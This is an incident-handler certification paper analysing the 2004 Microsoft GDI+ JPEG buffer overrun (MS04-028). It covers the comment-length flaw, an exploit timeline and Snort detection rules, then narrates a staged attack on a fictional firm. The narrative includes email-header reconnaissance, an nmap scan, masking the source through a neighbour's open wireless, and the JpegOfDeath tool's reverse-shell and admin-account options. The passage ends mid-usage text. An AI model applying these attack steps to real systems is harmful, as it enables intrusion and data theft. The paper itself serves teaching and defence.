JPEG Vulnerability:
A day in the life of the JPEG Vulnerability

GIAC Certified Incident Handler
Version 4, Option 1
October 10, 2004
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1 Statement of Purpose

This paper will provide a detailed analysis of the Buffer Overrun in JPEG Processing which started appearing on Microsoft software in September 2004.

Just a week prior to writing this paper, Microsoft announced a buffer overrun in JPEG processing in many of Microsoft's software. This particular vulnerability increased the difficulty of patching for large organizations since it not only impacted operating systems, it also included many popular software packages such as Microsoft Office and development software such as Visual Studio .Net.

This paper will include an analysis of the timeline between the vendor announcement of this vulnerability, to actual exploit code or proof of concept, to an actual attack. An analysis of an attack as well as steps one could use to mitigate the risk of this vulnerability will also be completed. Finally, policies and processes that all organizations is included for reference.

I chose this particular vulnerability because of several reasons. The first was to understand the timeline users face when determining how long they have before they should patch. Often times, large organizations need to test patches against several different desktop builds, and that could take a couple days each. A second reason was to develop an understanding of this new type of attack. This particular attack focuses on user interaction, or even social engineering. Finally, there was little information available at the time this paper was being written. Therefore, it is my contribution to the community as an analysis of the new threat.

In the last section of the paper, a process on what organizations or users could do to protect themselves from such an infection will be outlined. Policies outlining Antivirus as well as patch deployment are also included. These policies have been implemented and have helped to mitigate the risk of this type of attack.

Finally, this paper demonstrates a malware combo attack where one exploit is used to gain access, while another is used to keep access or further supplement what was achieved during the first malware. More specifically, an analysis of Beast, a popular remote access tool is included. Combo malware are popular today, and thus, require organizations and users to take a greater stance in layering security. It is not enough to simply patch systems these days as exploits are written prior to patches or system tools can keep up with. In a recent executive of one of the major antivirus vendors, he stated that "flash viruses" will be the future. Basically, organizations will have little to no warning of viruses or vulnerabilities, and patches may not be available for a short time after attacks. He saw these viruses as show stoppers, or attacks that could shut down companies for short period of time.

2 The Exploit

2.1 Exploit Name

Since this paper focuses on a new vulnerability, much of the information is subject to change. Microsoft first announced the vulnerability in Microsoft Security bulletin number MS04-028, entitled "Buffer Overrun in JPEG Processing". Shortly after this vulnerability was announced, the proof of concept code soon followed. The proof of concept code was written in such a way as to demonstrate the vulnerability, but not actually perform any harm to systems tested against the code. The exploit code released, JPEG Downloader Toolkit, provided a simple method to exploit the vulnerability. Below are a list of names associated with this vulnerability:

CERT VU#297462
http://www.kb.cert.org/vuls/id/297462
Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component

Microsoft MS04-028
http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx
Buffer Overrun in JPEG Processing

CVE CAN-2004-200
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

BUGTRAQ 20040914
http://marc.theaimsgroup.com/?l=bugtraq&m=109524346729948&w=2
Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow

2.2 Operating Systems Affected

The vulnerability exists due to an unchecked buffer in JPEG processing. Microsoft included a Graphics Device Interface (GDI) in some of its operating systems as a way to provide a common method for applications to use

Some of Microsoft's popular Operating Systems include a standard Graphics Device InterfaceBling.exe is an application that could be run any 32 bit, Microsoft operating system. However, in this particular case, the transport documented (W32/Rbot-HC) impacted

The following are Operating Systems impacted as per Microsoft's KB documentation:
Windows XP
Windows XP Service Pack 1
Windows XP 64-Bit Edition Service Pack 1
Windows XP 64-Bit Edition Version 2003

Windows Server 2003
Windows Server 2003 64-Bit Edition

Non-Microsoft
Avaya DefinityOne Media Servers
Avaya IP600 Media Servers
Avaya S8100 Media Servers

2.3 Protocols/Services/Applications Affected

Many Microsoft Applications were impacted. Additionally, any applications that utilized the Microsoft Operating System's GDI could also be deemed exploitable. The reason for this is that Microsoft decided to include GDI in their Operating Systems as a consistent process any application could use. Therefore, it is possible that applications not produced by Microsoft may have been written to use the Operating System's GDI functionality versus their own. Thus, if a user was not an Office XP user, but used some other word processing suite, but that suite used the Operating Systems GDI functionality, that suite could be deemed vulnerable.

A list of Microsoft applications vulnerable as per the Microsoft KB are:

- Office XP (Including) KB832332
    - Word
    - Excel
    - PowerPoint
    - Outlook
    - Access
    - Publisher
    - FrontPage

- Office XP Service Pack 2 KB832332
- Office XP Service Pack 3 KB832332
- Office 2003 (including) KB838905
    - Word
    - Excel
    - PowerPoint
    - Outlook
    - Access
    - Publisher
    - FrontPage
    - InfoPath
    - Onenote
- Microsoft Project 2002 (all versions) KB831931
- Microsoft Project 2002 Service Pack 1 (all versions) KB831931
- Microsoft Project 2003 (all versions) KB838344
- Microsoft Visio 2002 Service Pack 1 (all versions) KB831932
- Microsoft Visio 2002 Service Pack 2 (all versions) KB831932

• Microsoft Visio 2003 (all versions)	KB838345
• Microsoft Visual Studio .NET 2002 (includes)	KB830348
o Visual Basic .NET Standard 2002	
o Visual C# .NET Standard 2002	
o Visual C++ .NET Standard 2002	
• Microsoft Visual Studio .NET 2003 (includes)	KB830348
o Visual Basic .NET Standard 2003	
o Visual C# .NET Standard 2003	
o Visual C++ .NET Standard 2003	
o Visual J# .NET Standard 2003	
• The Microsoft .NET Framework version 1.0 SDK Service Pack 2	KB867461

- Microsoft Picture It!® 2002 (all versions)
- Microsoft Greetings 2002
- Microsoft Picture It! version 7.0 (all versions)
- Microsoft Digital Image Pro version
- Microsoft Picture It! version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9
- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+
- Avaya S3400 Modular Messaging

2.4 Variants of the Attack

In order to get a solid understanding of the lifespan of the vulnerability to actual attack, a timeline is displayed in Figure 1 below.




Figure 1

Timeline with descriptions

September 14, 2004	Microsoft announces the vulnerability
September 22, 2004	a proof of concept code is written by Elia Florio, with the purpose to create a user, X, in the administrators group. This PoC was written for XP Pro SP 1.
September 23, 2004	Script Tool is release "JPEG Downloader Toolkit" ending a pool and debate on the Dshield mailing list.
September 25, 2004	JPEGofDeath is released. What makes this interesting is that it is a variant that offers remote connect-back functionality. In other words, the victim's machine will connect to where ever the attacker wishes. Thus offering BOT like characteristics. Please see Appendix 1 for complete code.
September 27, 2004	Windows JPEG GDI+ Overflow Download Shell coded Exploit is coded by ATmaCA.
September 28, 2004	AOL Instant Messaging messages are sent out to lure users to go to member pages, were the JPEG attack would occur.

It took one week from vulnerability announcement to code written and released to prove the concept. Since it takes little work to massage the POC code into an actual attack, the very next day an attack script was released. Therefore, all users and organizations had 7 days to identify what software was in their organizations, obtain the patches, test the patches, and deploy. Seven days is not a lot of time for this process. Given the timeline, it is probably a safe assumption that most organizations were not properly protected the first week.

Some of the alerts that followed the exploit code were:

> *"…to two new trojans that exploit the GDIPlus.dll.* http://www.sarc.com/avcenter/venc/data/trojan.moo.html *Trojan.Moo is a Trojan horse program that exploits the Microsoft GDI+ Library JPEG Segment Length Integer Underflow vulnerability (described in the Microsoft Security Bulletin MS04-028)."*

And…

> *"…*http://www.sarc.com/avcenter/venc/data/backdoor.roxe.html *Backdoor.Roxe is a backdoor Trojan horse program that exploits the Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability (described in the Microsoft Security Bulletin MS04-028)."*

Two Trojans were already being reported, and users had seven days to prepare!

2.5 Description of the vulnerability Exploited

Most people today associate JPEG's as pictures or a picture format on computers. JPEG stands for *Joint Photographic Experts Group* and is a lossy compression scheme used today. It is very popular, thus making the threat of this vulnerability a high risk. Many of the pictures on websites, or sent via email are JPEG format.

In a JPEG, there is a special area designed for comments, either by the author or owner, or for any other reason one might think of. This section is referred to as the COM. The COM section is identified by 0xFFFE and the followed by a 16 bit unsigned integer in the network byte order. Therefore, if no comments were added, the field would be 2 bytes, and the largest that could be stored is 65533 bytes of data. Remember that this is a special comments section not meant to be viewed, in a sense hidden, from the average viewer.

If no comment were added, the shortest the COM field could be is 2 bytes, thus the value for this field is 2. If the comment length value is set to 1 or 0, a buffer overflow occurs, overwriting heap management structures.

JPEG's themselves are not the problem however. The problem actually lies in the application that reads this information and displays the picture or formatted text on the screen or to a printer. In Microsoft, that application is called the Graphics Device Interface, or GDI. More specifically, this particular vulnerability resides in the gdiplus.dll. The Graphics Device Interface provides two-dimensional vector graphics, imaging and typography to applications and programmers.

The reason this impacts so many systems is that Microsoft wanted to provide a standard for all applications requiring such functionality. Therefore, they built a standard GDI and implemented in the newer Operating Systems such as XP and 2003. However, many applications did develop there own because of the need for GDI on older operating systems that did not provide this processing functionality.

GDI actually normalized the COM length prior to checking its value. Therefore, if a value of 0 would become a -2 after normalization. Thus, being identified as 0xFFFE. This value is then converted to a 32 bit value (0xFFFFFFFE). For those not familiar with hex, 0xFFFFFFFE represents 4,000,000,000 bytes or 4 GBytes. That is what will get written into the heap memory as it is processed. Even if you're not technical, one can clearly see the significant difference between 65,000 bytes and 4,000,000,000 bytes.

With this overrun, the attacker is then allowed to basically point the next process anywhere they wish, specifically to code they wish to run. Therefore, an attacker could install a backdoor, launch an application, or any other task the attacker wishes to perform.

To summarize this section, JPEG has a comments section that is not displayed normally. That section is limited to 2-65,000 bytes. GDI takes the JPEG and analyzes the size as part of the processing. If the size of the comment field is <2, then a buffer overrun occurs. Thus allowing the attacker to do pretty much anything they wanted in the context of the logged on user.

2.6 Signatures of the Attack

Since this is a newly discovered vulnerability, there are no major incidents that have been recorded to date. However, there are ways to identify if this infection were to happen. One of the more common ways to identify if someone is being exploited by this remotely is to monitor network traffic. Therefore, while monitoring the newsgroups and mailing list, the DSHIELD[1] mailing list quickly had up SNORT rules. Snort is a free network based intrusion detection system and the real beauty behind it is that most of the popular commercial Network Intrusion Detection systems out there today (ISS, Symantec, etc) can utilize Snort rules.

Judy Novak, one of the great network traffic engineers in the world, quickly wrote the following Snort rules. For simplicity sake, we will take a high level look at these rules to understand their effectiveness. Please remember the vulnerability discussion in Section 2.5. If you're familiar with Snort, skip the next paragraph and proceed to the rules.

Snort rules are structured in a two distinct parts, a header and the options. The header consists of the following information in order:

1. Action Field (Alert, Log, Pass, ?)
2. Protocol Field (TCP, UDP, ICMP, and IP)
3. Source IP
4. Source Port
5. Traffic Direction (-> or <>)
6. Destination Address
7. Destination Port

Given the above information, the three rules below basically read as follows:

> *Alert the administrators when a TCP packet from an external network using the HTTP ports is seen heading to the protected or monitored network using any port*

Everything that follows the rule header information is the options. The options are where the rules know what to look for specifically. If we were to alert based upon the header information, every time someone browsed the Internet, an alert would be generated. Therefore, more distinction in the packets needs to be identified. This is where the options come into play. For more information on Snort rules, please reference www.snort.org.

SNORT Rules:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT JPEG parser heap overflow attempt";
flow:from_server,established;
```

[1] www.dshield.org

```
content:"image/jp"; nocase; pcre:"/^Content
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]
/smi";
reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2705; rev:2;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB
CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT
JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg; content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/"; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2707; rev:1;)
```

3 The Environment

To demonstrate the attack, a description of the environment is as follows.

3.1 The Victims PC

The victim utilized a Windows XP SP1 desktop. This computer was used by the legal council of a small firm in New York City. On this computer were many confidential files containing personal information about the company and staff. GIAC Venture was a small venture capital company who focused on technology businesses.

This particular computer had MacAfee version 7 antivirus that was set to the policy in Appendix B. It also had the latest patches up to Service Pack 2, but not including SP 2. It had file and print sharing disabled and the user had been assigned a standard user account in which to log onto with. The PC was part of a Windows Active Directory domain.

3.2 The Source Network

The Source network consisted of several servers, and several workstations. It connected to the public Internet with no firewall. It was a small home network connected to the Internet via cable service. However, this attack would not occur over that connection. Instead, this attack would occur through an open wireless DSL connection the neighbor had left on, and did not secure. The reason for the change was to hide the attacker's real network. Therefore, should law enforcement or anyone curious about the attacker decide to attempt to identify the attackers source IP, they would be led to an innocent neighbor.


The attacking system was a Windows XP with VMware image of Redhat 9. Windows XP was used as the operating system to actually stage the attack, and Redhat was used to do the recon.

3.3 The Target Network

The Source network consisted of several servers, and several workstations. It connected to the public Internet through a Checkpoint NG with AI firewall. The network had an intrusion detection system of Snort running on RedHat 9. The network was not segmented and there were limited ACL's on the network. All access control was either on the systems or through the firewall. The network was IP v4 and a Windows Active Directory network. There was a single switch on the network through which all systems, except the NIDS, connected through.

3.4 Network Diagrams

Figure 2 is an outline of the victim's organization. This information was gathered during the interview process as well as the attacker's perspective.


GIAC Venture Group, LLC
Network Diagram
October, 2004
Internet
Remote User's
Neighbor
Wireless
Attacker
172.16.0.129/29
.130
.129
Router
CheckPoint
Firewall/VPN
.1
Static NAT
192.168.0.5=172.16.0.131
192.168.0.0/24
.5
1.1.1.1
Email
BlackBerry
Network
Based
Intrusion
Detection
.1
.4
10.0.0.0/8
.3
.2
File/Print
DNS
DHCP
AD DC
SMS
Antivirus
Hub
.10
.11
.12
.13
.5
End User LAN

Picture 2

4 Stages of the Attack


4.1 Reconnaissance

Reconnaissance was a step by step process that gave the attacker enough comfort to stage the attack. First, a victim was targeted. This specific company turned the attacker down for a position in Information Technology. The attacker was not satisfied with the reason nor were they happy with the interview. The attacker felt that the people who interviewed him did not understand what they were doing, or what they were asking. The attacker felt he had to make a point and get even.

Since the attacker had interviewed for the position of Network Administrator in the company, the attacker already had the luxury of seeing the environment, understanding that the last network administrator was leaving in a few weeks for something bigger and better, and that the network was a Microsoft Windows based environment. The attacker also knew the layout of the office and the technical skill level of the staff.

The attacker started with looking at the headers of the email to get specific IP addresses of the Internet facing systems. The attacker also had received an email from one of the partners of the firm from their personal email account one evening when they first contacted him about the job.

The attacker opened the email, which was Yahoo based, and examined the header.



X-Apparently-To:	@geocities.com via .163.169.91; Sat, 02 Oct 2004 15:33:01 -0700
X-YahooFilteredBulk:	.214.159.87
X-Originating-IP:	[.214.159.87]
Return-Path:	<ztwvjixmt@btopenworld.com>
Received:	from .214.159.87 (HELO -214-159-87.mpk-eres.charterpipeline.net) (.214.159.87) by mta138.mail.sc5.yahoo.com with SMTP; Sat, 02 Oct 2004 15:33:01 -0700
Received:	from 42.220.151.113 by .214.159.87; Sun, 03 Oct 2004 01:31:38 +0200
Message-ID:	<JQXMHAIZLLFFYSMZOINHCSB@swbell.net>
From:	"Emilio Brandt" <ztwvjixmt@btopenworld.com> Add to Address Book
Reply-to:	"Emilio Brandt" <ztwvjixmt@btopenworld.com>
To:	@geocities.com
CC:	@geocities.com, @geocities.com, @geocities.com, @geocities.com
Subject:	Found a better solution
Date:	Sat, 02 Oct 2004 17:28:38 -0600
X-Mailer:	Ximian Evolution 1.2.2
MIME-Version:	1.0
Content-Type:	multipart/alternative; boundary="--459267142382531729"
X-Priority:	3
X-MSMail-Priority:	Normal
Content-Length:	1127

Figure 3

The attacker knew that some public email sites have added an extra field in the header called X-Originating-IP. Sites like Yahoo and Hotmail added this field to help battle spoofing, and help end users identify the true source of the IP address. This field is filled in with the IP address of the system that actually sent the email. It is added after the user has done what they want and clicked the send button. Now the attacker knew the IP address of the partner when the partner was at home with their laptop working.

4.2 Scanning

Scanning was only performed on the user's home system to identify potential easy low hanging fruit of vulnerabilities. Scanning was done with a tool called NMAP[2]. NMAP is designed to run on a wide variety of operating systems, but for this attack, it was run from Linux. NMAP was run from a terminal window with the command:

nmap –vV –O –p 1-65535 -sS –xx.xx.xx.xx

The output demonstrated what the attacker thought to be true, there was no personal firewall running. Below is a list of services NMAP discovered.

```
. List of open ports :
   o loc-srv (135/tcp) (Security warnings found)
   o netbios-ssn (139/tcp) (Security hole found)
   o microsoft-ds (445/tcp) (Security notes found)
   o NFS-or-IIS (1025/tcp) (Security notes found)
   o UPnP (5000/tcp) (Security notes found)
   o unknown (8849/tcp)
   o general/udp (Security notes found)
   o ntp (123/udp) (Security warnings found)
   o general/tcp (Security warnings found)
   o general/icmp (Security warnings found)
   o netbios-ns (137/udp) (Security warnings found)
   o unknown (1027/udp) (Security notes found)
```

In the end, the output meant nothing in terms of identifying vulnerabilities, but did confirm that security was not a priority at the organization. Given this information, it could be assumed that any logging is probably not monitored; and that there would be very little controls around data, specifically classified data. Knowing this, the attacker could assume a reduced risk of being identified during a probe or an attack.

4.3 Exploiting the System

The goal of the attack was simple, get root access to the Partners computer and perhaps network. After doing some research on many of the popular hacking web sites, the attacker realized some key points about the recent JPEG vulnerability. They included:


- JPEG files that are renamed to GIF still will exploit GDI
- Attacking a user at home is easier to cover the tracks and provides a less likely chance of getting caught then if attacking the user at work

[2] www.insecure.org

- Exploit code has already been written, therefore minimal effort to write the exploit is required

A simple search of many common exploit sites was performed to find the version of code needed. Sites such as www.packetstormsecurity.org and http://www.security.nnov.ru/ are good starts to locate such code.

After some basic research, the attacker found some very simple code, already compiled for Windows. The attack program had been put in a Zip file. The Zip file included some other files as well. The Zip file was clearly designed for someone with little to no knowledge of coding and pre-configured for even the least technical. The Zip file contained the following: a document with instructions (Figure 4), the executable attack code, Netcat pre-configured to coincide with a feature of the attack and instructions, and even a shortcut to the command executable to help the user quickly get a DOS prompt.




```
+-------------------------------------------------+
|  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
|    Exploit by John Bissell A.K.A. HighT1mes     |
|           TweaKed By M4Z3R For GSO              |
|              September, 23, 2004                |
+-------------------------------------------------+
Exploit Usage:
       jpg -r your_ip | -b [-p port] <jpeg_filename>

                         -a | -d <source_file> <jpeg_filename>

Parameters:

       -r your_ip or -b         Choose -r for reverse connect attack mode
                               and choose -b for a bind attack. By default
                                if you don't specify -r or-b then a bind
                                attack will be generated.

       -a or -d                 The -a flag will create a user X with pass X,
                                on the admin localgroup. The -d flag, will
                                execute the source http path of the file
                                given.

